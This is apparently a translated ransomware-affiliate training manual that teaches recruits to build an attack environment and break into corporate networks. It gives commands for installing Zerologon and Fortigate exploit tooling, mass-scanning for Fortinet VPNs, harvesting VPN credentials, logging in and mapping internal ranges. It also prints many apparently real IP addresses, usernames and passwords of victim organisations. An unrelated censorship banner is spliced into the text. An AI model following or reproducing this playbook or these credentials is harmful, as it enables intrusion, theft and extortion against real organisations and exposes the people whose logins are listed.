

Bassterlord (FishEye) Networking Manual



Foreward

This manual is designed for beginners in the topic.

But above all, for people who will work **for me**.

All information will be presented in the form of a manual.

There will be no meaningless explanations of how a certain exploit works and mountains of incomprehensible code, we will immediately apply it in practice.



How to Deploy the Environment



WARNING!
SITE ACCESS DENIED

The content on this webpage is very violent and/or very erotic.

For the advancement of the Central Eastern Republic and the preservation of harmony, please do not attempt further access.

Thank you for your cooperation.


This message is brought to you by the Bureau of Information Technology and Civil Harmony.



We need

1. Virtual Player is required ([link](#))
2. VPN ([link](#)) — it is best to use this on the main machine (**not on the virtual machine**)
3. Kali Linux torrent ([link](#))
4. Any Windows 10
5. Nmap ([link](#))
6. Mimikatz ([link](#))
7. GMER ([link](#))
8. Scanner ([link](#)) — Only use the paid on a virtual machine, do not put on pwned/broken (?пробитые) computers (there will be a free crack next to the archive)
9. Pysecdump ([link](#))
10. Psexec ([link](#))
11. Fortinet VPN ([link](#))
12. Procdump ([link](#))
13. PowerTool (will be in an archive next to the document)
14. Metasploit ([link](#))
15. Bluekeep exploit for 3389 under Windows (located next to it in the archive)
16. IMPACKET «<https://github.com/SecureAuthCorp/impacket>»
17. Zerologon exploit (in the archive cve-2020-1472-exploit.py)
18. Fortinet exploit «<https://github.com/7Elements/Fortigate>»
19. Veracrypt ([link](#))
20. Rent a server for \$150 a month jabber bearhost@thesecure.biz
21. TOX for communication and correspondence ([link](#))

The final layout will look like this



Installing software in Kali

Start the VM, enter login kali, password kali

Copy the Fortinet VPN 123.deb in Kali to the home folder

Open the console and type

```
sudo dpkg -i 123.deb
```

Enter the kali password and click enter (passwords in kali are not displayed in the console, you must enter it blindly)

Next, input

```
sudo git clone https://github.com/SecureAuthCorp/impacket
```

```
cd impacket
```

```
sudo python setup.py install
```

If it requires a password, enter kali

Installing software on a Windows virtual machine

install everything according to the list from the screen with all the default settings.

Install Python <https://www.python.org/downloads/>

Copy the impacket folder to the C:\ drive

Open the command line in Windows as an administrator

Enter commands:

```
cd c:\impacket
```

```
python setup.py install
```

Copy the zerologon exploit in python to the impacket folder:

```
cve-2020-1472-exploit.py
```

Install everything else as default and copy the software to the desktop.



Collecting material and how to get it



For extracting material for work, go to the service

<http://masscan.online/ru>

Buy an account of your choice and scan the whole world for popular HTTPS ports, example below:

Главная / Список заказов

Список заказов

Show entries Search:

ID	ЗАМЕТКА	ПОРТ	СТАТУС	
9455	9443,7443,11443,5443,2443,3443,1443,10000-65535	9443, 7443, 11443, 5443, 2443, 3443, 1443, 10000-65535	В работе	Подробнее
9392		13771	Завершен	Подробнее
9388	all	10443, 8443	Завершен	Подробнее
9124	кан	5500, 5389, 5850, 6000, 6600, 6969, 7200, 7721, 7771, 7071, ...	Завершен	Подробнее
9092	germ rdp	5500, 5389, 5850, 6000, 6600, 6969, 7200, 7721, 7771, 7071, ...	Завершен	Подробнее
9043	канада	443, 8443, 10443	Завершен	Подробнее
9042	ЮСА	443, 8443, 10443	Завершен	Подробнее
9041	germ	443, 8443, 10443	Завершен	Подробнее

Showing 1 to 8 of 8 entries

Previous **1** Next

After the scan is complete, download the results

Go to Kali

Open the console and type

git clone <https://github.com/7Elements/fortigate>

cd fortigate


pip3 install -r requirements.txt

fortigate.py [-h] [-i INPUT] [-o OUTPUT] [-t THREADS] [-c CREDSCAN]

fortigate.py -i **ТЕКСТОВИК С НАШИМИ АЙПИ** (text editor (?) with our IP) -o valid.txt -t 10 -c y

Run and wait for output (?валид)

As a result we get something like



The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window displays a list of user credentials. A file manager window titled 'Fortigate - File Manager' is open, showing the contents of the file '/home/user/Fortigate/valid.txt'. The file contains a list of user credentials in a structured format, with one line highlighted in red:

```
Target.SubjectCN.Username.Password.Group.External_IP
101.227.82.144:10443,FG800D3917800474,yingcheng,juce#xf52fSy,SSLVPN_User_Group,-
54.120.89.22
101.231.147.26:10443,FG3H0E3917903734,suitbim,suitbim.1234,sslvpn_group,-
222.72.35.134
101.231.147.27:10443,FG3H0E3917903734,suitbim,suitbim.1234,sslvpn_group,-
222.72.35.134
101.231.147.29:10443,FG3H0E3917903734,suitbim,suitbim.1234,sslvpn_group,-
222.72.35.134
101.251.193.41:10443,*.pintec.com,datavisor,LR123456,Guest-group,222.128.29.249
101.251.193.41:10443,*.pintec.com,yanbin.zhang,servasdf^ic6e2017,local,-
223.72.85.106
101.251.193.41:10443,*.pintec.com,yanbin.zhang,servasdf^ic6e2017,local,-
223.72.85.106
101.251.193.41:10443,*.pintec.com,tianpeng.du,920928Du,local,1.202.124.157
101.251.193.41:10443,*.pintec.com,pintec,jimubox123,Guest-group,61.148.245.96
101.251.193.41:10443,*.pintec.com,pintec,jimubox123,Guest-group,61.148.245.96
104.210.60.26:10443,FGVM4VTM19000045,mlee,,vpn-CGI-DRS-TEST,12.0.200.60
104.210.60.26:10443,FGVM4VTM19000045,tvo,,vpn-CGI-DRS-TEST,68.226.200.145
104.210.60.26:10443,FGVM4VTM19000045,wilfredo.camachosanc,,vpn-CGI-DRS-TEST,-
24.50.234.16
104.210.60.26:10443,FGVM4VTM19000045,mentor.b,BFCB59B332884772332,vpn-CGI-DRS-
TEST,73.144.235.49
104.210.60.26:10443,FGVM4VTM19000045,kmanuel,,vpn-CGI-DRS-TEST,98.171.145.116
104.210.60.26:10443,FGVM4VTM19000045,kahmed,,vpn-CGI-DRS-TEST,98.197.153.98
```

This will be our material for work, copy our output to the VM with Windows and look at the next section.

RANSOMWARE = Terrorism

**You will perform all your actions at your own
peril and risk.**

However, the risk is for millions!

**I'm not promoting ransoms, it's just a pentest
manual.**



Beginning of work/job



First, go to the VM under Windows and Open Fortinet VPN client



Configure VPN
[Конфигурировать VPN](#)

Click Configure VPN

Новое подключение VPN

VPN: **SSL-VPN** | IPsec VPN | XML

Имя соединения:

Описание:

Удалённый шлюз: *

+Add Remote Gateway

Задать порт:


Enable Single Sign On (SSO) for VPN Tunnel

Сертификат пользователя:

Аутентификация: Запрашивать Сохранить логин

```
216.59.121.252:443,FG100D3G16804498,cheryl,hmwa#1344,SSLVPN_LDAP_GROUP,188.119.112.132
216.59.121.252:443,FG100D3G16804498,donnam,hmwa#1318,SSLVPN_LDAP_GROUP,188.119.112.132
216.59.121.252:443,FG100D3G16804498,tomb,hmwa#1276,SSLVPN_LDAP_GROUP,188.119.112.132
216.59.121.252:443,FG100D3G16804498,donnam,hmwa#1318,SSLVPN_LDAP_GROUP,188.119.112.132
166.152.228.200:10443,FGT30E5618032845,universaluser,561498,SSLVPN,134.35.184.174
207.200.183.90:10443,FGVM00TM20006111,Travis,1988Grad,WIP VPN Users,47.41.173.163
207.200.183.90:10443,FGVM00TM20006111,Travis,1988Grad,WIP VPN Users,47.41.173.163
207.207.36.101:10443,FG900D3917800348,dustin.dykes,297Wv$!XF2,,47.186.41.61
173.221.191.82:10443,FG200D3914811375,mcox,,SSL-VPN_USERS,75.7.125.36
207.250.40.178:10443,FGT60D4613038102,bmeyer,01110922Mac22%,SSL_VPN_LDAP,209.222.101.19
192.80.198.162:10443,FG200D3914804079,mgottimukkula,KSP6hRn5,MDC_SSL,45.249.76.49
192.80.198.162:10443,FG200D3914804079,KPhanibatla,welcome@425,MDC_SSL,106.220.127.248
```

Next, enter the username and password vpn



The screenshot shows the FortiClient VPN application window. The title bar includes the FortiClient logo and the text "FortiClient VPN". Below the title bar, there is a notification: "Upgrade to the full version to access additional features and receive technical support." The main content area features a central graphic of a globe with a laptop and a padlock icon. Below this graphic is a login form with the following fields:

- Имя VPN: 216.59.121.252
- Имя пользователя: [Redacted]
- Пароль: [Redacted]

A blue button labeled "Соединить" (Connect) is positioned below the password field. Below the login form, a list of connected users is displayed, showing their IP addresses and associated user information:

- 216.59.121.252:443, FG100D3G16804498, jennr, nmwa#1350, SSLVPN_LDAP_GROUP, 188.119.112.132
- 216.59.121.252:443, FG100D3G16804498, cheryl, hmwa#1344, SSLVPN_LDAP_GROUP, 188.119.112.132
- 216.59.121.252:443, FG100D3G16804498, cheryl, hmwa#1344, SSLVPN_LDAP_GROUP, 188.119.112.132
- 216.59.121.252:443, FG100D3G16804498, donnam, hmwa#1318, SSLVPN_LDAP_GROUP, 188.119.112.132
- 216.59.121.252:443, FG100D3G16804498, tomb, hmwa#1276, SSLVPN_LDAP_GROUP, 188.119.112.132
- 216.59.121.252:443, FG100D3G16804498, donnam, hmwa#1318, SSLVPN_LDAP_GROUP, 188.119.112.132

If the connection is successful, you will see




The screenshot shows the FortiClient VPN application window after a successful connection. The title bar includes the FortiClient logo and the text "FortiClient VPN". Below the title bar, there is a notification: "Upgrade to the full version to access additional features and receive technical support." The main content area features a central graphic of a globe with a laptop and a padlock icon. Below this graphic is a connection status section with the following information:

- Имя VPN: 216.59.121.252
- IP адрес: 10.10.10.10
- Имя пользователя: [Redacted]
- Продолжительность: 00:00:04
- Получено байт: 2.39 KB
- Отправлено байт: 5.4 KB

A blue button labeled "Разъединить" (Disconnect) is positioned below the connection status section.

Next, I recommend copying the cmd file `route_print.cmd` to the desktop from the archive and running it.

Something like the following picture will appear. Pay attention to the interface and netmask:



In this case, we see the range:

10.102.96.0 — 255.255.255.0

This means that you will register it in the scanner this way:

10.102.96.0 — 10.102.96.255

If you saw a picture like this:

10.102.0.0 — 255.255.0.0

Then in the scanner write:

10.102.0.0 — 10.102.255.255

If we see


0.0.0.0 — 0.0.0.0

0.0.0.0 — 0.0.0.0 from above 2 times



So we scan the ranges of the network as in the example above if they are there, if they are not there and there are double lines with zeros then we take and scan the entire range.

